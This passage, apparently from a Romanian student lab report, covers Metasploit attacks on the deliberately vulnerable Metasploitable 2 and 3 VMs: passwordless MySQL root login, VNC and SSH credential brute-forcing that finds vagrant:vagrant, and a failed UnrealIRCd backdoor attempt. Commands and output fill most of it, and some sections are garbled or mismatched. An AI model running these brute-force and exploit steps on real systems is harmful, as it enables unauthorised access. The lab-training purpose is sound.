rd Reset
   2   auxiliary/admin/mysql/mysql_enum                                       normal     No     MySQL Enumeration Module
   3   auxiliary/admin/mysql/mysql_sql                                        normal     No     MySQL SQL Generic Query
   4   auxiliary/admin/tikiwiki/tikidblib                    2006-11-01       normal     No     TikiWiki Information Disclosure
   5   auxiliary/analyze/crack_databases                                      normal     No     Password Cracker: Databases
   6   auxiliary/gather/joomla_weblinks_sqli                 2014-03-02       normal     Yes    Joomla weblinks-categories Unauthenticated
 SQL Injection Arbitrary File Read
   7   auxiliary/scanner/mysql/mysql_authbypass_hashdump     2012-06-09       normal     No     MySQL Authentication Bypass Password Dump
   8   auxiliary/scanner/mysql/mysql_file_enum                                normal     No     MYSQL File/Directory Enumerator
   9   auxiliary/scanner/mysql/mysql_hashdump                                 normal     No     MYSQL Password Hashdump
   10  auxiliary/scanner/mysql/mysql_login                                    normal     No     MySQL Login Utility
   11  auxiliary/scanner/mysql/mysql_schemadump                               normal     No     MYSQL Schema Dump
   12  auxiliary/scanner/mysql/mysql_version                                  normal     No     MySQL Server Version Enumeration
   13  auxiliary/scanner/mysql/mysql_writable_dirs                            normal     No     MYSQL Directory Write Test
   14  auxiliary/server/capture/mysql                                         normal     No     Authentication Capture: MySQL
   15  exploit/linux/http/librenms_collectd_cmd_inject       2019-07-15       excellent  Yes    LibreNMS Collectd Command Injection
   16  exploit/linux/http/pandora_fms_events_exec            2020-06-04       excellent  Yes    Pandora FMS Events Remote Command Executio
n
   17  exploit/linux/mysql/mysql_yassl_getname               2010-01-25       good       No     MySQL yaSSL CertDecoder::GetName Buffer Ov
erflow
   18  exploit/linux/mysql/mysql_yassl_hello                 2008-01-04       good       No     MySQL yaSSL SSL Hello Message Buffer Overf
low
   19  exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Ma
nager LinkViewFetchServlet.dat SQL Injection
   20  exploit/multi/http/wp_db_backup_rce                   2019-04-24       excellent  Yes    WP Database Backup RCE
   21  exploit/multi/http/zpanel_information_disclosure_rce  2014-01-30       excellent  No     Zpanel Remote Unauthenticated RCE
   22  exploit/multi/mysql/mysql_udf_payload                 2009-01-16       excellent  No     Oracle MySQL UDF Payload Execution
   23  exploit/unix/webapp/kimai_sqli                        2013-05-21       average    Yes    Kimai v0.9.2 'db_restore.php' SQL Injectio
n
   24  exploit/unix/webapp/wp_google_document_embedder_exec  2013-01-03       normal     Yes    WordPress Plugin Google Document Embedder
Arbitrary File Disclosure
   25  exploit/windows/http/cayin_xpost_sql_rce              2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   26  exploit/windows/mysql/mysql_mof                       2012-12-01       excellent  Yes    Oracle MySQL for Microsoft Windows MOF Exe
```

În continuare, similar cu celelalte atacuri se încearcă obtinerea informațiilor folosind comanda **use auxiliary/scanner/mysql/mysql_version** și **show options**.

```
msf6 > use auxiliary/scanner/mysql/mysql_version
msf6 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR ident
ifier, or hosts file with syntax 'file:<path>'
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (ma
x one per host)
```

Pentru acest atac este nevoie de una tac de tip brute force. În acest sens am folosit un fişier cu nume de utilizator şi un fisier cu parole. Prin rularea următoarelor comenzi VM va încerca toate combinațiile dintre aceste 2 fişiere pentru a găsi o compatibilitate.

```
msf6 auxiliary(scanner/mysql/mysql_version) > show info

       Name: MySQL Server Version Enumeration
     Module: auxiliary/scanner/mysql/mysql_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  kris katterjohn <katterjohn@gmail.com>

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT    3306             yes       The target port (TCP)
  THREADS  1                yes       The number of concurrent threads (max one per host)

Description:
  Enumerates the version of MySQL servers.
```

```
msf6 auxiliary(scanner/mysql/mysql_version) > set BRUTEFORCE_SPEED 3
BRUTEFORCE_SPEED ⇒ 3
msf6 auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.0.105
RHOSTS ⇒ 192.168.0.105
msf6 auxiliary(scanner/mysql/mysql_version) > set PASS_FILE ~/Documents/p
asswords.txt
PASS_FILE ⇒ ~/Documents/passwords.txt
msf6 auxiliary(scanner/mysql/mysql_version) > set USER_FILE ~/Documents/u
sers.txt
USER_FILE ⇒ ~/Documents/users.txt
msf6 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.0.105:3306    - 192.168.0.105:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol
 10)
[*] 192.168.0.105:3306    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
1056 auxiliary(scanner/mysql/mysql_version) > mysql -u root -h 192.168.0.
[*] exec: mysql -u root -h 192.168.0.105

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)
```

- **Portul 5900**

Portul 5900 este specific pentru VNC. În timpul simulării am întâmpinat diverse probleme tehnice, şi a fost nevoie sa instalez din nou maşina virtuala Metaspoitable 2 având o noua adresa IP 192.168.0.105. Analiza portului s-a realizat aceleaşi comenzi ca în cazurile precedente.


```
msf6 auxiliary(scanner/vnc/vnc_login) > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all user
s
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 t
o 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple st
ored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current
 database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current dat
abase to the list
   PASSWORD                                                                         no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one p
er line
   Proxies                                                                          no        A proxy chain of format type:hos
t:port[,type:host:port][ ... ]
   RHOSTS                                                                           yes       The target host(s), range CIDR i
dentifier, or hosts file with syntax 'file:<path>'
   RPORT             5900                                                           yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential
works for a host
   THREADS           1                                                              yes       The number of concurrent threads
 (max one per host)
   USERNAME          <BLANK>                                                        no        A specific username to authentic
ate as
   USERPASS_FILE                                                                    no        File containing users and passwo
rds separated by space, one pair per line
   USER_AS_PASS      false                                                          no        Try the username as the password
 for all users
```

În urma executarii acestor comenzi am primit parola necesara, iar în continuare folosind această parolă ar trebui să accesăm o interfaţa grafică a VM Meta2.

```
┌──(maria㉿kali)-[~]
└─$ sqlmap 192.168.0.105                                                    1 ×
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
 mutual consent is illegal. It is the end user's responsibility to obey a
ll applicable local, state and federal laws. Developers assume no liabili
ty and are not responsible for any misuse or damage caused by this progra
m

[*] starting @ 01:42:20 /2021-01-29/

[01:42:20] [INFO] testing connection to the target URL
[01:42:21] [INFO] checking if the target is protected by some kind of WAF
/IPS
[01:42:21] [INFO] testing if the target URL content is stable
[01:42:21] [INFO] target URL content is stable
[01:42:21] [CRITICAL] no parameter(s) found for testing in the provided d
ata (e.g. GET parameter 'id' in 'www.site.com/index.php?id=1'). You are a
dvised to rerun with '--crawl=2'

[*] ending @ 01:42:21 /2021-01-29/


┌──(maria㉿kali)-[~]
└─$ nc 192.168.0.105 5900
RFB 003.003
```

Rulând comanda **vncviewer 192.168.0.105:5900** s-a realizat conexiunea la serverul RBF si autentificarea utlizand parola aflata in pasul anterior. In final, a fost accesata interfata grafica a masinii. Aceasta este o modalitate diferita de atac comparativ cu cele anterioare, insa la fel de grava scotand in evidenta problemele grave de securitate ale acestei masini Metaspoitable 2.

```
┌──(maria㉿kali)-[~]
└─$ vncviewer 192.168.0.105:5900                                    1 ×
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue
0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue
0
```



- **Portul 6667**

Un alt atac poate fi intiat către portul 6667 IRC. Se ruleaza comanda **search UnrealIRCd** pentru a vedea dacă exista exploit.

```
msf6 > search UnrealIRCd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank
   Check  Description
   -  ----                                  ---------------  ----
   -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellen
t  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use e
xploit/unix/irc/unreal_ircd_3281_backdoor
```

Rulam comanda **use exploit/unix/irc/unreal_ircd_3281_backdoor** şi **show options**. În continuare setam adresa IP a VM Meta2 **set RHOSTS 192.168.0.102** după care **exploit.** În aceasta situaţie nu a reuşit sa finalizeze atacul.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR iden
tifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.0.1
05
RHOSTS => 192.168.0.105
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[-] 192.168.0.105:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Subcapitolul 6 Metaspoitable 3


Pentru masina virtuala Metaspoitable 3 sunt mai putine porturi oferite in urma comenzii **nc 192.168.0.103** comparativ cu Meta2. Vom analiza similar fiecare port si se va incerca atacarea acestora.

- **Portul 21**


  Portului 21 ii este asignat PROFTPD.

```
msf6 > search PROFTPD

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Desc
ription
   -  ----                                  ---------------  ----       -----  ----
------
   0  exploit/freebsd/ftp/proftp_telnet_iac  2010-11-01       great      Yes    ProF
TPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   1  exploit/linux/ftp/proftp_sreplace      2006-11-26       great      Yes    ProF
TPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2  exploit/linux/ftp/proftp_telnet_iac    2010-11-01       great      Yes    ProF
TPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   3  exploit/linux/misc/netsupport_manager_agent  2011-01-08  average  No     NetS
upport Manager Agent Remote Buffer Overflow
   4  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProF
TPD-1.3.3c Backdoor Command Execution
   5  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes    ProF
TPD 1.3.5 Mod_Copy Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp
/proftpd_modcopy_exec
```


Se urmareste o modalitate de a ataca acest port prin cautarea vulnerabilitatilor.



Din acest punct de vedere, se obversa un comportament mai sigur in ceea ce primeste aceasta masina. Sunt necesare comenzi suplimentare si variabilele SITEPATH si PAYLOAD.



In final s-a realizat conexiunea cu Metaspoitable3.



- **Portul 22**

Urmatorul atac este catre portul 22 al serverului SSH. Si acest atac implica mai multe comenzi si un atac de tip brute force. De asemenea s-au folosit 2 fisiere, unul ce contine nume de utilizator si altul ce contine parole.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use auxialiary/scanner/ssh/ssh_login
[-] No results from search
[-] Failed to load module: auxialiary/scanner/ssh/ssh_login
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:
<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

Prin rularea urmatoarelor comenzi se seteaza adresa IP a destinatei, s-au setat caile spre cele 2 fisiere si s-a inceput analiza comparativa a celor 2 fisiere, gasind intr-un final combinatia potrivita de nume de utilizator si parola.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.103
RHOSTS ⇒ 192.168.0.103
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE ~/Documents/users.txt
USER_FILE ⇒ ~/Documents/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE ~/Documents/passwords.txt
PASS_FILE ⇒ ~/Documents/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[-] 192.168.0.103:22 - Failed: 'maria:123456'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.103:22 - Failed: 'maria:pass1'
[-] 192.168.0.103:22 - Failed: 'maria:pass2'
[-] 192.168.0.103:22 - Failed: 'maria:vagrant'
[-] 192.168.0.103:22 - Failed: 'user1:123456'
[-] 192.168.0.103:22 - Failed: 'user1:pass1'
[-] 192.168.0.103:22 - Failed: 'user1:pass2'
[-] 192.168.0.103:22 - Failed: 'user1:vagrant'
[-] 192.168.0.103:22 - Failed: 'user2:123456'
[-] 192.168.0.103:22 - Failed: 'user2:pass1'
[-] 192.168.0.103:22 - Failed: 'user2:pass2'
[-] 192.168.0.103:22 - Failed: 'user2:vagrant'
[-] 192.168.0.103:22 - Failed: 'vagrant:123456'
[-] 192.168.0.103:22 - Failed: 'vagrant:pass1'
[-] 192.168.0.103:22 - Failed: 'vagrant:pass2'
[+] 192.168.0.103:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux met
asploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.0.104:35979 → 192.168.0.103:22) at 2021-01-29 10:42:25 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Astfel, avand numele de utilizator si parola, utilizand comanda **ssh user@sddress** s-a realizat conexiunea la masina. Acest atac a fost usor de realizat din moment ce in cele soua fisiere exista combinatia potrivita.

```
msf6 auxiliary(scanner/ssh/ssh_login) > ssh vagrant@192.168.0.103
[*] exec: ssh vagrant@192.168.0.103

The authenticity of host '192.168.0.103 (192.168.0.103)' can't be established.
ECDSA key fingerprint is SHA256:lFnuAD9nzxzUnxpgpUYLMYxMQWq5lh5XIePPgiVl5Vw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.103' (ECDSA) to the list of known hosts.
vagrant@192.168.0.103's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Fri Jan 29 08:12:29 2021
```

Capitolul 5 Raport final

<table>
<tr><th>Actiune</th><th colspan="2">Detalii</th></tr>
<tr><td>Atac folosind portul 21</td><td rowspan="2">In urma acestui atac s-a realizat conectarea in mod administrator.
Problema grava de securitate.</td><td>Meta2: Atac usor</td></tr>
<tr><td>Meta3: S-au folosit comenzi suplimentare comparativ cu atacul catre Meta2.</td></tr>
<tr><td>Atac folosind portul 1524</td><td colspan="2">Meta2: Atac realizat cu o singura comanda prin care s-a realizat conectarea in mod administrator.
Problema grava de securitate.</td></tr>
<tr><td>Atac folosind portul 25</td><td colspan="2">Meta2: Atac realizat cu o singura comanda prin care s-a realizat conectarea in mod administrator.
Problema grava de securitate.</td></tr>
<tr><td>Atac folosind portul 3306</td><td colspan="2">Meta2: In urma acestui atac utilizatorul se poate conecta la baza de date cu user-ul root deoarece acesta nu dispune de parola.
Problema grava de securitate.</td></tr>
<tr><td>Atac folosind portul 23</td><td colspan="2">Meta2: In prima etapa s-a primit numele si parola de autentificare, dupa care cu ajutorul acesteia s-a realizat conectarea la statie ca administrator.
Problema grava de securitate.</td></tr>
<tr><td>Atac folosind portul 5900</td><td colspan="2">Meta2: In prima etapa s-a primit parola de autentificare, dupa care cu ajutorul acesteia s-a realizat conectarea la interfata grafica a statiei.
Problema grava de securitate.</td></tr>
<tr><td rowspan="2">Atac folosind portul 22</td><td colspan="2">Meta2: Nu s-au obtinut informatiile necesare pentru atac.</td></tr>
<tr><td colspan="2">Meta3: In urma acestui atac s-au obtinut numele de utilizator si parola prin care s-a putut realiza conexiunea la statie.
Problema grava de securitate.</td></tr>
</table>